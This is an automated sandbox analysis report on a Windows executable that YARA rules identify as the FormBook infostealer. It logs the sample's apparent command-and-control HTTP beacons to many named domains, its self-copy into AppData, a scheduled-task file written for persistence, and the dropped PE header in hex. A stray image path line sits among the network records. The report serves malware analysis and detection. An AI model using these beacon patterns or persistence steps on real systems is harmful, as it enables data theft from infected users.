31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49769	173.234.175.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:06:02.573239088 CET	10013	OUT	GET /csv8/?t8o8sPp=EQmgoSYDEa5LDPvVC5k82JbrO8g/Lv/s9cEF36fL7P4v8Aj5jRO5aZQhqVXoXMO5wnpv&jBZd=KnhT HTTP/1.1 Host: www.travelnetafrica.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:06:02.767956018 CET	10015	IN	HTTP/1.1 500 Internal Server Error Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Access-Control-Allow-Headers: * Access-Control-Allow-Methods: GET, POST Date: Wed, 13 Jan 2021 20:06:01 GMT Connection: close Content-Length: 4298 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e e5 80 bc e4 b8 8d e8 83 bd e4 b8 ba 20 6e 75 6c 6c e3 80 82 3c 62 72 3e e5 8f 82 e6 95 b0 e5 90 8d 3a 20 69 6e 70 75 74 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 2e 37 65 6d 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 7d 20 0d 0a 20 20 20 20 20 20 20 20 70 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 62 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 63 6f 6c 6f 72 3a 62 6c 61 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 2d 35 70 78 7d 0d 0a 20 20 20 20 20 20 20 20 48 31 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 38 70 74 3b 63 6f 6c 6f 72 3a 72 65 64 20 7d 0d 0a 20 20 20 20 20 20 20 20 48 32 20 7b 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 56 65 72 64 61 6e 61 22 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 74 3b 63 6f 6c 6f 72 3a 6d 61 72 6f 6f 6e 20 7d 0d 0a 20 20 20 20 20 20 20 20 70 72 65 20 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 43 6f 6e 73 6f 6c 61 73 22 2c 22 4c 75 63 69 64 61 20 43 6f 6e 73 6f 6c 65 22 2c 4d 6f 6e 6f 73 70 61 63 65 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 31 70 74 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 2e 35 65 6d 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 34 70 74 7d 0d 0a 20 20 20 20 20 20 20 20 2e 6d 61 72 6b 65 72 20 7b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 20 62 6c 61 63 6b 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 76 65 72 73 69 6f 6e 20 7b 63 6f 6c 6f 72 3a 20 67 72 61 79 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 72 72 6f 72 20 7b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 31 30 70 78 3b 7d 0d 0a 20 20 20 20 20 20 20 20 2e 65 78 70 61 6e 64 61 62 6c 65 20 7b 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 75 6e 64 65 72 6c 69 6e 65 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 20 63 6f 6c 6f 72 3a 6e 61 76 79 3b 20 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 20 7d 0d Data Ascii: <!DOCTYPE html><html> <head> <title> null : input</title> <meta name="viewport" content= "width=device-width" /> <style> body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;} p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px} b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px} H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red } H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon } pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt} .marker {font-weight: bold; color: black;text-decoration: none;} .version {color: gray;} .error {margin-bottom: 10px;} .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:pointer; }

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49771	45.77.226.209	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:06:18.190871000 CET	10020	OUT	GET /csv8/?t8o8sPp=+aP4wUbNbXNo+DXgxdcGOO7le47nUjGI8O93VpAmlXcOKCIjUH4+hXL6+b4dsCsJZjty&jBZd=KnhT HTTP/1.1 Host: www.fessusesefsee.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:06:18.245893002 CET	10021	IN	HTTP/1.1 404 Not Found Date: Wed, 13 Jan 2021 20:17:53 GMT Server: X-SinkHole: Malware DNS SinkHole Server Content-Length: 307 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 63 73 76 38 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 58 2d 53 69 6e 6b 48 6f 6c 65 3a 20 4d 61 6c 77 61 72 65 20 44 4e 53 20 53 69 6e 6b 48 6f 6c 65 20 53 65 72 76 65 72 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 66 65 73 73 75 73 65 73 65 66 73 65 65 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /csv8/ was not found on this server. <hr><address>X-SinkHole: Malware DNS SinkHole Server Server at www.fessusesefsee.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49772	142.44.212.169	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:06:23.388031960 CET	10021	OUT	GET /csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT HTTP/1.1 Host: www.queensboutique1000.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:06:24.072344065 CET	10023	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 20:06:23 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Set-Cookie: wp_woocommerce_session_f594b69e16a4b5047a231fa253aa1f27=03992809e1dafa22878fd09f51a014ee%7C%7C1610741183%7C%7C1610737583%7C%7C40941839f9c3c2b52346de3c823ded95; expires=Fri, 15-Jan-2021 20:06:23 GMT; Max-Age=172800; path=/; HttpOnly Location: http://queensboutique1000.com/csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49756	142.44.212.169	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:04:54.974946022 CET	9649	OUT	GET /csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT HTTP/1.1 Host: www.queensboutique1000.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:04:55.720679045 CET	9649	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 13 Jan 2021 20:04:55 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Set-Cookie: wp_woocommerce_session_f594b69e16a4b5047a231fa253aa1f27=b7bae79cc80ddaa5594beaf6bd33068b%7C%7C1610741095%7C%7C1610737495%7C%7Cc55af832d2d4108ede2bccf91945ac5e; expires=Fri, 15-Jan-2021 20:04:55 GMT; Max-Age=172800; path=/; HttpOnly Location: http://queensboutique1000.com/csv8/?t8o8sPp=8DCWdlpVqJDMTE6O1pDiewAZ51bcDeHXIhtTkyu/PoYXbpdVgZUBuvBpvOR5OTN0YiqA&jBZd=KnhT Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49758	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:00.634299994 CET	9662	OUT	GET /csv8/?t8o8sPp=qn4X4+yxbbSsDYaEiiQ2PWd8LlsUN5GHqTXva27qpzu+WFndrUbREk96g9Cvik6UddJD&jBZd=KnhT HTTP/1.1 Host: www.studentdividers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:00.772897959 CET	9665	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:05:00 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc83a2-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49759	192.0.78.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:05.893126011 CET	9679	OUT	GET /csv8/?t8o8sPp=ZwKj9ShwklggAmvMfF0it6gA0E2+kz8+Lfh+752BzZBDlYhxiYZDgoXg2IqvscIWEsaZ&jBZd=KnhT HTTP/1.1 Host: www.logansshop.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:05.933063984 CET	9679	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 20:05:05 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://logansshop.net/csv8/?t8o8sPp=ZwKj9ShwklggAmvMfF0it6gA0E2+kz8+Lfh+752BzZBDlYhxiYZDgoXg2IqvscIWEsaZ&jBZd=KnhT X-ac: 2.hhn Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49760	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:11.046991110 CET	9682	OUT	GET /csv8/?t8o8sPp=iJ9LMG7MliwQjz4N9h8Hq4mQMyMQ8EbCXmiUEypb7zSuax6avA4zdFyQt2cMJ86uh/oE&jBZd=KnhT HTTP/1.1 Host: www.epicmassiveconcepts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:11.186150074 CET	9682	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:05:11 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49761	192.155.166.181	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:22.236080885 CET	9684	OUT	GET /csv8/?t8o8sPp=/WWabBMDJNFcoLaqfnEbo6hmuOxaPIPf4Swj3PCSZ12YB4sttwlxqUCSSH4NA1N37R36&jBZd=KnhT HTTP/1.1 Host: www.exit-divorce.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:22.461457014 CET	9684	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 20:05:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49765	205.134.254.189	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:27.905106068 CET	9818	OUT	GET /csv8/?t8o8sPp=UyqXkzQbKyztPGX66qxwvXap1LDI1TOmYI1OusxlxwN3fVBnLta3wXT2zIL/xRkQBU5V&jBZd=KnhT HTTP/1.1 Host: www.splendidhotelspa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:28.102826118 CET	9819	IN	HTTP/1.1 404 Not Found Server: nginx/1.19.3 Date: Wed, 13 Jan 2021 20:05:28 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 236 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 68 31 3e 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 61 79 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 20 6f 72 20 72 65 2d 6e 61 6d 65 64 2e 20 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 74 68 65 20 77 65 62 20 73 69 74 65 20 6f 77 6e 65 72 20 66 6f 72 20 66 75 72 74 68 65 72 20 61 73 73 69 73 74 61 6e 63 65 2e 3c 2f 70 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Error 404 - Not Found</title><head><body> Error 404 - Not Found The document you are looking for may have been removed or re-named. Please contact the web site owner for further assistance. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49766	146.148.193.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:38.638372898 CET	9992	OUT	GET /csv8/?t8o8sPp=jG588BPFN24GA+JnJbzwJpIoc208xnuoJDpFE+MGYeEjWt0JePkAwfwipDNVrrzBFNJV&jBZd=KnhT HTTP/1.1 Host: www.stnanguo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:05:38.823584080 CET	9993	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 13 Jan 2021 20:05:38 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49767	23.105.124.225	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:05:44.419821978 CET	9994	OUT	GET /csv8/?t8o8sPp=qrM/jq4OcB9vG2RwEV9Oj1wgtu+jolIiSW/njvsFRiZ9j79vyWJq+CFtdr2TsRW1k8yh&jBZd=KnhT HTTP/1.1 Host: www.alparmuhendislik.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: J0OmHIagw8.exe PID: 5816 Parent PID: 5576

General

Start time:	21:03:35
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\J0OmHIagw8.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\J0OmHIagw8.exe'
Imagebase:	0xe50000
File size:	582656 bytes
MD5 hash:	92FF500A693078263908C83B4B290481
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.241423456.0000000004269000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.241423456.0000000004269000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.241423456.0000000004269000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CEF1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CEF7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\J0OmHIagw8.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3BC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	success or wait	1	6CEF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	unknown	582656	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6a e9 6c 8c 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 ba 08 00 00 28 00 00 00 00 00 00 96 d8 08 00 00 20 00 00 00 e0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 40 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...j.l........... ....0......(........... ....@.. ....@ ....@................	success or wait	1	6CEF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpF65F.tmp	unknown	1646	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	